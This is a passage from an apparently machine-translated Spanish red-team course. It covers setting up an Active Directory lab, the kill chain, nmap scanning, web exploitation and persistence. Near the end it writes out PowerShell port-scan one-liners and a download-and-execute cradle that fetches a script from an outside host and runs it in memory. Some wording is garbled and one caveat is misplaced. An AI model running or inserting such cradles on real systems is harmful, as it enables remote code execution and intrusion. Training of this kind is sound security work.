

* Instalaremos 2 máquinas con roles asignados en la red interna:
  + [Controlador de dominio](cyberwarfare.live) [10.10.10.2]
  + [Empleado-Máquina](cyberwarfare.live) [10.10.10.4]
  + [Servidor de aplicaciones](cyberwarfare.live) [10.10.10.3]
* Usaremos **Windows Server 2016** para la configuración del controlador de dominio, **Windows 10** como nuestra máquina de empleado y **Windows Server 2012** como servidor de aplicaciones.

#### 2.4.2 Configuración del laboratorio de Active Directory

1. Configuración e instalación del controlador de dominio




* Instalación y configuración
  + Controlador de dominio [ 10.10.10.2 ]



1. Instalación empleado-máquina (unido a un dominio)

* Instalación y configuración
  + **Empleado-Máquina** [ 10.10.10.4 ]



1. Instalación de la configuración del servidor de aplicaciones (unido a un dominio)



* + Instalación y configuración
    - **Servidor de aplicaciones** [ 10.10.10.3 ]

3. Red Teaming en el entorno externo

3.1 Descripción general de la infraestructura externa



* + Como atacante **[192.168.50.2]** intentaremos conseguir un punto de apoyo inicial en el **servidor web**

[192.168.50.3]

* + Utilizaremos las vulnerabilidades relacionadas con la web y la red para obtener acceso al servidor web.

**CADENA DE MUERTE CIBERNÉTICA**

**Reconocimiento**

**Escaneo y**

**Enumeración**

**Ganando**

**Acceso**

**Exponer**

**Explotación**

**Mantener**

**Persistencia**

**Quitar**

**Huellas**

3.2 Explotación de servicios expuestos externamente

* + - Es la explotación de los servicios en la web o red a los que se puede acceder fácilmente.


Explotación Web

* + - El adversario establece una conexión activa con el servidor expuesto externamente para identificar y aprovechar las lagunas existentes.
    - Adversario con conocimiento adecuado de la infraestructura de la organización objetivo

y las tecnologías identifican el eslabón más débil y tratan de explotarlo.

* + - El servicio expuesto externamente puede existir en la Web o en la red.

###### Recopilación de información

* + - * Es una jerga militar utilizada para obtener información sobre el enemigo.
      * En Cyber Kill Chain esta fase se centra en la obtención de la información relacionada con nuestra máquina objetivo.
      * Mediante Herramientas podemos recopilar toda la información importante relacionada con nuestro target.


## Tipos:

Reconocimiento

RECONOCIMIENTO PASIVO

RECONOCIMIENTO ACTIVO

###### Reconocimiento pasivo:

*  También conocida como Recopilación Pasiva de Información, es una técnica para obtener información sobre el objetivo sin hacer una conexión real con el objetivo.
* Obtendremos la información que esté disponible públicamente.

Con esta técnica nunca podemos ser detectados por el objetivo.

* Pero el reconocimiento pasivo tiene su propia limitación, que es que obtendrá un

cantidad específica de información.

###### Reconocimiento activo:

* También conocida como Recopilación Activa de Información, es una técnica para obtener información sobre el objetivo de manera extensa, haciendo una conexión real con el objetivo.
* Existe una alta probabilidad de detección, ya que estamos estableciendo una conexión activa con el objetivo.
* Pero el reconocimiento pasivo tiene su propia limitación, que es que obtendrá un

cantidad específica de información.

###### Escaneo y enumeración



* + - * Descubrimiento de hosts
      * Escaneo de puertos TCP
        + Escaneo completo de TCP
        + Escaneo TCP SYN (escaneo sigiloso)
        + Escaneo TCP ACK
        + Escaneo TCP FIN/RST/PSH
      * Detección de versiones de servicio
      * Detección de SO
      * Escaneo de puertos UDP

###### Detección de hosts

* Es un proceso de descubrimiento del host en vivo en una red.
* El concepto de Host Discovery se basa completamente en el funcionamiento del protocolo como:
* **ARP**: Protocolo de resolución de direcciones
* **Escaneo ICMP**: Uso de ping para descubrir los hosts en vivo

##### Descubrir la red

* + NetDiscover es una herramienta muy útil para encontrar hosts en redes inalámbricas o conmutadas.
  + Comando : netdiscover -i <interface> -r <dirección IP en formato CIDR>



##### Nmapa

* + Nmap ("Network Mapper") es una utilidad gratuita y de código abierto para el descubrimiento de redes y la auditoría de seguridad.
  + Nmap utiliza paquetes IP sin procesar de formas novedosas para determinar qué hosts están disponibles en la red, qué servicios (nombre y versión de la aplicación) ofrecen esos hosts, qué sistemas operativos (y versiones del sistema operativo) están ejecutando, qué tipo de filtros de paquetes/firewalls están en uso y docenas de otras características.
  + Nmap se ejecuta en todos los principales sistemas operativos de computadoras, y los paquetes binarios oficiales están disponibles para Linux, Windows y Mac OS X.

##### Descubrimiento de hosts: uso de Nmap

* + Nmap tiene una gran cantidad de switches que discutiremos más adelante en este módulo, pero para esto discutiremos los switches relevantes para el descubrimiento de hosts.
  + En este caso, usaremos el switch "-sn" que le dirá a nmap que haga solo el descubrimiento del host y no el escaneo de puertos después de él.

##### Técnicas de escaneo de puertos TCP

* + Para realizar el escaneo de puertos TCP, hay muchos métodos de escaneo que podemos usar para encontrar el estado del puerto.
  + Algunos de ellos son los siguientes:
  + Escaneo completo TCP (Conectar escaneo)
  + Escaneo TCP SYN (escaneo sigiloso)
  + Escaneo TCP ACK
  + Escaneo TCP FIN/NULL/XMAS


**Detección de versiones de servicio: uso de Nmap**

* La detección de versiones de servicio, también conocida como captura de banners, es un método utilizado para encontrar el servicio alojado en el puerto.
* Detección de servicios mediante Nmap:
* Comando : nmap -sV <objetivo>

## DEMO

###### Evaluación de vulnerabilidades

* + - * La evaluación de vulnerabilidades es una revisión sistemática de las debilidades de seguridad en un sistema de información.
      * Evalúa si el sistema es susceptible a cualquier vulnerabilidad conocida, asigna niveles de gravedad a esas vulnerabilidades y recomienda correcciones o mitigaciones, cuando sea necesario.



* + - * Sigue un proceso de 4 pasos:

**Identificación de Vuln**

**Análisis**

**Evaluación de riesgos**

**Remediación**

106

Curso del Equipo Rojo de CyberWarFare

* + - * Existe una gran cantidad de herramientas en el mercado para el proceso de Evaluación de Vulnerabilidades:
        + Nessus
        + Acunetix
        + Gestión de vulnerabilidades de Qualys
        + Netsparker
        + Metasploit
        + Amazon Inspector (SOLO para aplicaciones implementadas en AWS)
      * Para comprender el proceso de escaneo de vulnerabilidades, también se puede usar el  **escaneo de vulnerabilidades Nikto** (para aplicaciones web) y **nmap** (tanto para redes como para aplicaciones web).

### DEMO

3.2.4 Explotación

1. Basado en la web



**3.2.4 Explotación**

* Una vez que se han identificado las vulnerabilidades/configuraciones incorrectas, se puede optar por la explotación.
* El servidor que aloja el sitio web se llama servidor web y, por lo general, escucha en el puerto TCP 80. En algunos casos, el servicio podría configurarse para ejecutarse en puertos distintos del predeterminado, como un pequeño paso hacia la seguridad.
* El cliente a través del navegador, se conecta al puerto y por lo tanto pueden comunicarse o transferir datos entre cada uno

Otro.

* Durante la comunicación, el servicio web responde proporcionando el contenido solicitado, como HTML, JavaScript, etc.
* El servidor web se comunicó con el servidor de la base de datos en el backend para obtener contenidos de la base de datos.
* El conjunto de reglas o protocolos utilizados para comunicarse entre el servidor y el cliente se ejecuta en la capa 7 en el OSI

modelo.



* El cifrado entre ambos lados se realiza en la capa de presentación. Por lo tanto, HTTPS (capa de conexión segura) funciona en la capa 6.
  + Existen múltiples vulnerabilidades o errores de configuración en el sitio web que permiten al atacante

comprometer el sitio web e incluso el servidor en el que se está ejecutando.

* + Entenderemos dichas vulnerabilidades y veremos cómo explotarlas.
  + Recuerde que un servidor web vulnerable puede ser el punto de entrada de un atacante a la red y puede utilizarse para propagar la infección comprometiendo al cliente que accede a él.
  + Por lo tanto, es importante proteger el sitio web o la aplicación web.
  + A veces, los errores tontos del desarrollador pueden dar lugar a escenarios desastrosos.
  + Los siguientes errores son comunes:
    - Contraseña encontrada involuntariamente en la página de origen del sitio web.
    - Información confidencial dejada en páginas públicas.
    - Proporcionar información detallada de los servidores internos a los clientes al realizar consultas.
  + Puede suceder que el CMS (servicio de gestión de contenidos) que se ejecuta en el extremo del servidor no esté parcheado y ejecute versiones anteriores.
  + Uno puede encontrar la versión vulnerable del CMS mediante una consulta y luego puede buscar cualquier sitio web público disponible.
  + Las siguientes vulnerabilidades se tratarán en las siguientes diapositivas: -

− Secuencias de comandos entre sitios

− Inyección SQL

− Vulnerabilidad de inyección de código

− Inclusión de archivos

− Parámetros/campos del sitio web de fuerza bruta


− Vulnerabilidad de carga de archivos, etc.

* + Todas las vulnerabilidades mencionadas anteriormente son de alta gravedad y empresas de renombre como facebook, google

etc. proporcionan recompensas cuando se les revelan.

### DEMO

1. Explotación de la red
   * Red significa la conexión de más de un sistema para que puedan comunicarse entre sí. Puede haber varios sistemas en una sola red.



**Internet**

* + La explotación de la red significa abusar de las funcionalidades a nivel de red.
* La identificación de los puertos abiertos, los servicios, específicamente su versión, es importante

antes de explotar cualquier sistema.

* El motivo principal del atacante es obtener acceso a información confidencial como contraseñas, archivos clasificados y detalles de cuentas bancarias presentes en el sistema de información.
* Intentaremos encontrar vulnerabilidades en el sistema objetivo para asegurar la red.
* Automatizaremos el proceso típico de explotación utilizando Metasploit.

### DEMO

3.2.5 Post-Explotación

* + El objetivo es mantener el punto de apoyo en el sistema comprometido después de una explotación exitosa.
  + Después de pasar por los engorrosos esfuerzos de enumerar el objetivo, encontrar vulnerabilidades y luego explotar los eslabones débiles, necesitamos persistencia.
  + Existen varios métodos de persistencia en función de la naturaleza del sistema de destino.
* Métodos:-

− Persistencia de la tierra de usuario

− Persistencia de la tierra del kernel (Fuera del alcance de este curso)



− Persistencia a nivel de arranque (Fuera del alcance de este curso)

* Por supuesto, la persistencia de la tierra del kernel es algo que es muy difícil de detectar y generalmente requiere un análisis profundo de la persistencia.
* Los piratas informáticos pueden engañar a la víctima persistiendo en el espacio terrestre del usuario, pronto veremos varias formas de lograr la persistencia en la máquina de la víctima.

## PIVOTANTE

4. Red Teaming en el entorno interno

4.1 Visión general de la infraestructura interna



Curso del Equipo Rojo de CyberWarFare 122

4.2 Enumeración de infraestructura

* Aquí, intentaremos centrarnos más en el mapeo de los dispositivos de red, hosts presentes en el entorno interno.
* Los atacantes aprovechan las herramientas integradas para enumerar y mapear hosts activos en el entorno.
* Dado que la red interna se compone principalmente de un entorno de Active Directory, nos centraremos en Abusar de la configuración incorrecta.

4.2.1 Enumeración de red interna

* + Herramientas como **nmap**, **netcat** o utilidades integradas como **PowerShell** también se pueden usar con fines de enumeración.
  + A continuación se muestra el comando para examinar los puertos TCP abiertos desde una consulta de PowerShell.

***1..1024 | % {echo ((new-object Net.Sockets.TcpClient). Connect("10.0.0.100",$\_)) "¡El puerto $\_ está abierto!"} 2>$null***

**Referencia** : https:// [www.sans.org/blog/pen-test-poster-white-board-powershell-built-in-port-scanner/](http://www.sans.org/blog/pen-test-poster-white-board-powershell-built-in-port-scanner/)



* + - El siguiente comando escaneará las direcciones IP 10.1.1.1-5 y algunos puertos TCP comunes específicos.

***1..20 | % { $a = $\_; write-host " "; host de escritura "10.0.0.$a"; 22,53,80,445 | % {echo ((new-object Net.Sockets.TcpClient). connect("10.1.1.$a",$\_)) "¡El puerto $\_ está abierto!"} 2>$null}***

4.2.2 Aspectos esenciales de Active Directory

* En el entorno local tenemos 3 máquinas configuradas en un entorno de dominio.
* Se puede utilizar Windows PowerShell, ejecutable nativo de Windows para fines de enumeración y explotación.
* Rango de direcciones IP dentro del ámbito:

|  |  |  |
| --- | --- | --- |
| − | 10.10.10.2 | Controlador de dominio |
| − | 10.10.10.3 | Servidor de aplicaciones |
| − | 10.10.10.4 | Sistema de empleados |

###### Windows PowerShell

* + Es un intérprete de .NET que viene instalado por defecto en todas las versiones de Windows.
  + Se pueden ejecutar binarios y scripts completamente en memoria utilizando PowerShell.
  + A través de PowerShell se puede administrar una red y proporciona acceso para administrar el entorno de Active Directory.
  + Útil para escenarios de movimiento lateral
    - Comunicación remota de PowerShell
    - Comunicación remota de PowerShell basada en web

###### Invocación de un módulo de PowerShell

* + Los scripts con extensión "**\*.ps1**", "**\*.psm1**", "**\*.psd1**", etc. se pueden invocar en un

Sesión de PowerShell de la siguiente manera:

**Módulo de importación <Module\_Name.ps1>**

* + Sin embargo, un script de PowerShell se puede invocar de una manera única denominada "**dot sourcing a script**"

**. .\<Script\_Name>.ps1**

* **Descarga y ejecución en memoria de PowerShell base:**

IEX (IWR ['http://192.168.2.2/file.ps1')](http://192.168.2.2/file.ps1%27))

$down = [System.NET.WebRequest]::Cre[ate("http://192.168.2.2/file.ps1")](http://192.168.2.2/file.ps1)

$read = $down. GetResponse()

IEX ([System.IO.StreamReader]($read. GetResponseStream())). ReadToEnd()


